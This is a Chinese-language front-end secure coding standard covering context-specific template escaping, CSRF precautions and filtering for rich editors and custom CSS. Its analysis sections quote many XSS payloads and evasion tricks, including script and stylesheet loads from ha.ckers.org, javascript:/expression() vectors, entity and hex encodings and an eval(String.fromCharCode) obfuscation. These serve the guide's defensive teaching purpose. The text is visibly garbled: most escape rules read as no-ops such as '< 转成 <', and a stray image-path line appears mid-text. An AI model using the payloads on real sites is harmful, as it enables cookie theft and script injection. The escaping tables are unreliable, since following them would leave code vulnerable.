《web安全编码规范 - web安全前端》

作者：web安全小组

★必须遵守的规范

设计阶段：

1、在项目设计阶段添加对安全的考虑

2、重点项目的设计，需要webtc介入安全审核

开发阶段：

1、上线的JS代码必须进行YUI混合压缩，去掉注释。

2、模板的注释信息不能出现在浏览器中。

3、RD必须对提交的字符串进行字符扫描，过滤半个汉字等非法字符。

测试阶段：

1、重点项目，需要Web安全小组或者QA考虑安全方面的测试。

模板转义规范：

1、UI变量使用在模板HTML页面标签中或标签属性值中：

规范：
1、CTPL模板必须选择:h或者:x转移，例如$userName:h$;
2、非CTPL模板，要确保该UI变量处理：“<” 转成 “<”、“>” 转成 “>”、“'” 转成 “'” 、“"” 转成 “"”。

2、UI变量使用在JS代码环境中，即 <script>…<script> 标签中：

规范：

1、CTPL模板必须选择:j转义；

2、非CTPL模板，要确保该UI变量处理：“'” 转成 “\'” 、“"” 转成 “\"”、“\” 转成 “\\”、“/” 转成 “\/”、\n 转成 “\n”、\r 转成 “\r”。

3、UI变量使用在模板JS环境的innerHTML插入字符串中：

规范：

1、CTPL模板必须选择:j:h转义；

2、非CTPL模板，要确保该UI变量处理：“<” 转成 “<”、“>” 转成 “>”、“'” 转成 “\'” 、“"” 转成 “\"”、“\” 转成 “\\”、“/” 转成 “\/”、\n 转成 “\n”、\r 转成 “\r”。

4、UI变量使用在HTML页面标签onclick等事件函数参数中：

规范：

1、CTPL模板必须选择:v转义（可能有些CTPL模板解析引擎尚不支持:v转义选择）；

2、非CTPL模板，要确保该UI变量处理：“<” 转成 “<”、“>” 转成 “>”、“&” 转成 “&”、“'” 转成 “\'”、“"” 转成 “\"”、“\” 转成 “\\”、“/” 转成 “\/”、\n 转成 “\n”、\r 转成 “\r”。

5、UI变量使用在模板链接地址URL的参数中：

规范：

1、CTPL模板中必须选择:u转义；

2、非CTPL模板，对非字母、数字字符必须进行GBK编码：%加字符的ASCII码格式。

6、Ajax异步提交，URL中参数的编码：

规范：

1、使用encodeURIComponent函数对参数进行编码；

2、URL添加参数ie=utf-8（默认为GBK）来标注提交的编码格式。

7、避免document.write+location.href的写法：

```
<SCRIPT LANGUAGE="JavaScript">
<!--
    document.write("<input type='hidden' name='u' value='"+location.href+"'/>");
//-->
</SCRIPT>
```

8、任何数据都是不可信任的，当JS获取的参数值（不关从URL还是Cookie中）需要重新显示在HTML标签中时，记得进行HTML转义。

以下为目前CTML模块的特殊字符转义表:

字符	:x	:h	:j	:j:h	:v	.
<	<	<		<	<	.
>	>	>		>	>	.
&	&				&	.
'	'	'	\'	\'	\'	.
"	"	"	\"	\"	\"	.
\			\\	\\	\\	.
\n			\n	\n	\n	.
\r			\r	\r	\r	.
/			\/	\/	\/	.

对URL中参数值进行:u转义的策略:

字符	:u	.
字母、数字	不编码	.
非字母、数字字符	按照%+ASCII码格式进行GBK编码。例如“中国”转义成“%D6%D0%B9%FA”。	.

★建议（非强制遵守）：

1）iframe不要随意嵌套第三方页面

使用iframe随意嵌套第三方页面，第三方页面就可以使用下面的代码来任意调用父页面函数：

```
parent.location.href = new String("javascript:alert(document.cookie)");
```

2）谨慎使用document.domain方案来解决主域名和子域名之间通信


使用一个与主域名同域的静态文件跳转来解决。

优点：避免父页面设置document.domain之后，所有不相关的子域名页面也要设置。

3）尽量避免子域名直接与父页面通过document.domain直接进行交互

为了安全，使用一个页面作为安全代理，实现最小访问权限。

实现方法如下图：



4）提交操作规范

主要是为了防止CSRF漏洞的攻击。

原则：

1、尽量使用POST提交。

2、添加refer的检查。

3、Form表单提交需要添加图形验证码

4、添加token失效验证

5）富编辑的过滤策略建议（RD和FE一起关注）：

1、白名单策略

根据富编辑允许的功能规定：允许的标签、允许标签中的属性。（例如 <script>和<style> 等标签是绝对不允许的）

2、规定属性值编写规范

规定href和src属性的规范是以“http://”开头。

规定不能有十进制和十六进制的编码字符。

规定属性以双引号"界定。

…

3、抛弃策略，而非过滤

遇到白名单之外的标签和属性直接抛弃，返回错误码

遇到不符合规范的直接抛弃，返回错误码

例如在原有的富编辑基础上添加视频功能，则首先选择相应的标签和属性加入到白名单。并添加相应属性值的遵守规范。

模板转义规范的详细分析：

1）UI变量使用在模板HTML页面标签中或标签属性值中

使用环境：

```
1、<div>姓名：$userName$</div>

2、<input type="hidden" name="name" value="$name$"/>
```

必须进行HTML转义的字符：

1、左尖括号： < 转成 <

2、右尖括号： > 转成 >

3、单引号： ' 转成 '

4、双引号： " 转成 "

可选择的转义字符：

1、 & 转成 &

说明：

◆ 如果 & 不转义，那么用户可以通过输入实体字符（或者十进制字符编号），绕过检查不可见字符或其他字符，例如： &#32 ;

◆ 如果 & 进行转义，那么用户输入 © ，并不能正确显示这个字符，会在页面上显示： &#169 ;

统一解决方案：

◆ 进行HTML转义：CTPL模板可以选择:h或者:x转移，:x与:h转义的区别就是多了对 & 字符的HTML转义。建议：标题内容可以选择:x转义，贴子、文章等正题内容可以选择:h转义。

◆ 非CTPL模板，请程序中对以上特殊字符进行转义处理。

2）UI变量使用在JS代码环境中，即 <script>…<script> 标签中

使用环境：

```
<SCRIPT LANGUAGE="JavaScript">

    var name = "$name$";

    //或者 var name = '$name$';

</SCRIPT>
```

必须转义的字符：

1、单引号： ' 转成 \'

2、双引号： " 转成 \"

3、反斜杠： \ 转成 \\

4、正斜杠： / 转成 \/

5、换行符： \n 转成 \n

6、回车符： \r 转成 \r

说明：

◆ “ </script> ”关键词导致的漏洞：在JS环境变量中出现关键词“ </script> ”，会与前面的 <script> 标签匹配，从而中断JS代码，并插入随意JS代码；

◆ “ */ ”关键词导致的漏洞：如果JS注释 /* ... */ 中嵌入UI变量，则UI变量中包含 */ 注释符号，会与前面进 /* 行匹配，从而将后面注释代码暴露；

◆ 介于“ </script> ”和“ */ ”或者“ /* ”两个关键词会导致XSS漏洞，所以需要统一对“ / “字符进行JS转义。

统一解决方案：

1、进行JS转义：CTPL模板选择:j转义（但目前CTPL中的:j转义没有包括 / 字符，请与自己产品线RD确认添加）。

2、非CTPL模板，请程序中对以上特殊字符进行相应转义处理。

3）UI变量使用在模板JS环境的innerHTML插入字符串中

使用环境：

显示内容：

```
<SCRIPT LANGUAGE="JavaScript">

    document.getElementById("content").innerHTML = "$content$";

</SCRIPT>
```

必须转义的字符：

1、左尖括号： < 转成 <

2、右尖括号： > 转成 >

3、单引号： ' 转成 \'

4、双引号： " 转成 \"

5、反斜杠： \ 转成 \\

6、正斜杠： / 转成 \/

7、换行符： \n 转成 \n

8、回车符： \r 转成 \r

说明：

这种情况下的UI变量首先是在JS环境下，然后通过DOM操作插入到HTML环境中。所以需要结合JS和HTML两个转义。

统一解决方案：

1、进行JS和HTML结合转义：CTPL模板选择:j:h转义。

2、非CTPL模板，请程序中对以上特殊字符进行相应转义处理。

4）UI变量使用在HTML页面标签onclick等事件函数参数中

使用环境：

```
<input type="button" onclick="add('$name$')"/>
```

或者

```
<input type="button" onclick='add("$name$")'/>
```

必须转义的字符：

1、左尖括号： < 转成 <

2、右尖括号： > 转成 >

3、&符号： & 转成 &

4、单引号： ' 转成 \'

5、双引号： " 转成 \"

6、反斜杠： \ 转成 \\

7、正斜杠： / 转成 \/

8、换行符： \n 转成 \n

9、回车符： \r 转成 \r

说明：

◆ 该情况下的UI是既处在HTML环境，又处在JS环境，从浏览器解析顺利来看，应该对字符先进行HTML转义，再进行JS转义。

◆ 目前来看，正斜杠 / 其实是可转可不转的字符。但是为了统一，还是建议统一转义。

统一解决方案：

1、建议CTPL模块中添加:v转义选项，对以上列举的9个特殊字符进行转义。

2、非CTPL模板，请程序中对以上特殊字符进行相应转义处理。

5）UI变量使用在模板链接地址URL的参数中

使用情况：

```
<a href="http://tieba.baidu.com/f?id=$postName$">进入吧</a>
```

或者：

```
<SCRIPT LANGUAGE="JavaScript">
<!--
    var url = "http://tieba.baidu.com/f?id=$postName$";
//-->
</SCRIPT>
```

必须转义的字符（主要考虑到模板中的HTML和JS环境）：

1、单引号： ' 转义成 %27

2、双引号： " 转义成 %22

3、左尖括号： < 转义成 %3C

4、右尖括号： > 转义成 %3E

5、正斜杠： / 转义成 %2F

6、反斜杠： \ 转义成 %5C

必须转义的字符（主要考虑字符对URL的影响）：

7、 + 转义成 %2B （主要考虑到很多网站都是使用 + 来表示空格）

8、 空格 转义成 %20

9、 / 转义成 %2F

10、 ? 转义成 %3F

11、 # 转义成 %23

12、 & 转义成 %26

13、 % 转义成 %25

14、 = 转义成 %3D

说明：

◆ 以上特殊符号在URL中是不能直接传递，需要进行适当编码处理。编码的格式为：%+字符的ASCII码，即一个百分号%，后面跟对应字符的ASCII（16进制）码值。例如 空格的编码值是“%20”。

◆ 另外，考虑到不同浏览器对URL中非字母字符的编码选择不同的方案，例如IE和FF可能在GBK和UTF-8编码上选择不一样。所以需要对所有汉字以及其他特殊字符进行统一的%加ASCII码的编码处理。

统一解决方案：

1、需要进行URL的转义：CTPL模板中选择:u转义。

2、非CTPL模板，对非字母、数字字符进行GBK编码：%加字符的ASCII码格式。

6）提交URL参数值的编码处理

使用情况：

◆ Form表单提交：对提交的参数值不需要进行额外处理，浏览器会自动按照页面设置的编码方式进行编码。百度产品线应该更多的是GBK编码。

◆ Ajax异步提交：同样要考虑参数中特殊字符对URL有效性的影响，所以需要进行编码处理。目前JS函数中可选的是encodeURIComponent()，但是编码方式是UTF-8。

◆ 以上两种提交方式存在的编码差异，需要后端程序进行编码识别。但是GBK和UTF-8编码存在一

些重叠，即同一个编码表示不同的字符。

统一解决方案：

1、FROM提交，需要添加参数ie=gbk，或者默认不添加。

2、Ajax提交拼接到URL中的参数：使用JS函数encodeURIComponent()对参数值进行UTF-8编码。并在URL添加参数ie=utf-8标注为UTF-8编码。

7）前端JS获取URL

JS很多情况需要通过location.href来获取当前URL地址。获取的值有两种使用情况：

使用情况1：

```
<SCRIPT LANGUAGE="JavaScript">
<!--
    var url = "http://tieba.baidu.com/f?u=" + location.href;
//-->
</SCRIPT>
```

统一解决方案：

对location.href进行escape转义，但切记：获取并使用u参数代表的url时，要进行unescape反转义才可以正确使用。（这里不是从安全角度进行转义的）

使用情况2：

```
<SCRIPT LANGUAGE="JavaScript">
<!--
    document.write("<input type='hidden' name='u' value='"+location.href+"'/>");
//-->
</SCRIPT>
```

上面的编码是会导致XSS漏洞的，杜绝这样的写法。

统一解决方案：

1、对location.href进行escape()转义。但是需要unescape()反转义之后才能正确使用u参数值。不推荐使用。

2、正确的编码方式如下：

```
<form name="f">
    <input type='hidden' name='u' value=''/>
</form>
<SCRIPT LANGUAGE="JavaScript">
<!--
    document.f.u.value = location.href;
//-->
</SCRIPT>
```

8）前端JS直接获取URL中参数值或者cookie第三方值

原则：

任何数据都是不可信任的，当JS获取的参数值需要重新显示在HTML标签中时，记得进行HTML转义。

富编辑器过滤策略的详细分析

1）富编辑器中导致XSS的元素

1、直接插入 标签

例如：

```
<script src="http://ha.ckers.org/xss.js"></script>
<script>alert(document.cookie);…</script>
```

特殊情况需要考虑：

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?<B>
<SCRIPT SRC=//ha.ckers.org/.j>
```

2、通过 或者标签插入外链的CSS文件

例如：

```
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
```

3、标签中结合属性：onload、onerror、onclick、onmousemove、onmouseout、onmouseover、onmouseup、onmouseenter、onmouseleave、onmousewheel、onscroll等触发事件的属性

例如：

```
<IMG ONLOAD="alert('XSS')">
```

4、属性中结合关键词：JavaScript、VbScript、expression

例如：

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<IMG SRC='vbscript:msgbox("XSS")'>
```

2）导致XSS的各种变换形式

1、标签属性可以用双引号、单引号、或者不用引号；

例如：

```
<IMG ONLOAD="alert('XSS')">或者<IMG ONLOAD='alert("XSS")'>或者<IMG ONLOAD=alert
('XSS')>
```

2、属性值可以大写、小写；也可以混合写；

例如：

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

3、可以插入回车、tab空格或者其他特殊字符；

例如：

```
<IMG SRC="jav   ascript:alert('XSS');">

<IMG SRC =
"
j
a
v
a
script:alert('XSS')">

<IMG SRC=" &#14;  javascript:alert('XSS');">
```

4、如果是style形式还可以插入反斜线“”、注释符“//”；

例如：

```
<img style="back\ground:url(javascript:alert('XSS'));">
<img style="/*XSS*/background:url(javascript:alert('XSS'));">
<img style="width:expression(alert('xss'))">
<img style="xss:expre/*XSS*/ssion(alert('xss'))">
```

5、可以将插入的代码转换成10进制、16进制；

例如：<img src="javascript:alert(1)">

经过16进制编码处理：<img
src="javascript:alert(1&#x0029">

经过10进制编码处理：<img
src="javascript:alert(1)">
或者添加几个0：<img
src="javascript:alert(1)">

6、全半角混合，如Ｅxpression，exＰression等

例如：

```
<img style="width:exPression(alert('xss'))">
```

7、其他的编码方式，如htmlEncode和URLEncode对于html及URL的编码，此种编码主要目的是绕过URL的过滤机制。

例如<a>标签中的非法连接：百度

例如网址可以写成IP： http://66.102.7.147

或者其他编码方式：

1、http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D
2、http://1113982867
3、http://0x42.0x0000066.0x7.0x93
4、http://0102.0146.0007.00000223

8、使用String.FromCharCode来生成攻击的恶意代码

```
div{background:url(expression(String.fromCharCode(
104,116,116,112,58,47,47,119,119,119,46,119,52,99,
107,49,110,103,46,99,111,109)))};
```

9、结合过滤策略的漏洞

例如对关键词vbscript进行过滤处理：<IMG SRC='vbvbscriptscript:msgbox("XSS")'>
经过滤之后变为：<IMG SRC='vbscript:msgbox("XSS")'>

10、综合多种编码格式

字符“j”就可以有以下15种编码方法，而且还是不计字符的大小写：

```
\6A\06A\006A\0006A\00006A    //java形式的16进制编码

&#106;&#0106;&#00106;&#000106;&#0000106;     //十 进制编码

&#x6A;&#x06A;&#x006A;&#x0006A;&#x00006A;     //十 六进制编码
```

另外浏览器会自动将 \000000 (0的个数不限) 这样的字符串自动过滤，因此可以构造：

```
div{background:url(javasc\000000ri\0pt:alert(0))};
```

所以多种编码样式的组合更增加了过滤的难度。

解决策略：

1、白名单策略

根据富编辑允许的功能规定：允许的标签、允许标签中的属性。（例如 <script> 和 <style> 等标签是绝对不允许的）

2、规定属性值编写规范

规定href和src属性的规范是以“http://”开头。

规定不能有十进制和十六进制的编码字符。

规定属性以双引号"界定。

…

3、抛弃策略，而非过滤

遇到白名单之外的标签和属性直接抛弃，返回错误码

遇到不符合规范的直接抛弃，返回错误码

例如在原有的富编辑基础上添加视频功能，则首先选择相应的标签和属性加入到白名单。并添加相应属性值的遵守规范。

CSS样式自定义过滤策略的详细分析

CSS样式自定义也是由于插入js或者as的脚本，所有一般需要由的关键字JavaScript、VbScript、expression,有以下插入方式： 引入方法一般包括：

```
1：div{background:url(javascript:alert(0))}

2：div{background:url(vbscript:alert(0))}

3：div{background:expression(alert(0))}

4：@import 引入一个外部的css文件， 该文件中包含有上述引入恶意js的代码。
```

变换方式类似于富编辑。富编辑中的变换方式2、3、4、5、6、7、8、9、10在CSS中都存在。

看下面的一种

解决策略：

CSS自定义比较复杂，使用白名单可能比较不现实。而且对开发者来说开发不灵活。

1、黑名单策略

固定哪些关键词不能出现，哪些样式定义不允许。

2、规定属性值编写规范

规范的编写，不能出现其他编码形式等。

3、抛弃策略，而非过滤

遇到黑名单之内的直接抛弃，返回错误码

遇到不符合规范的直接抛弃，返回错误码

开放平台过滤策略的详细分析

开放平台由于允许开发者定义JS函数和CSS代码。所以需要兼顾以上JS和CSS的所有过滤策略。

1）屏蔽eval、String.fromCharCode以及excute函数方法

例如语句：`document.write('<img src=\"javascript:alert(2)\">')`是存在危险的。

可以写成：

```
eval(String.fromCharCode
(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,39,60,105,109,103,32,1
15,114,99,61,34,106,97,118,97,115,99,114,105,112,116,58,97,108,101,114,116,40,50
,41,34,62,39,41));
```

希望大家继续补充...

cookie正确使用

点击查看：**http:fe.baidu.com/doc/websafe/websafeCriterion/cookie.html**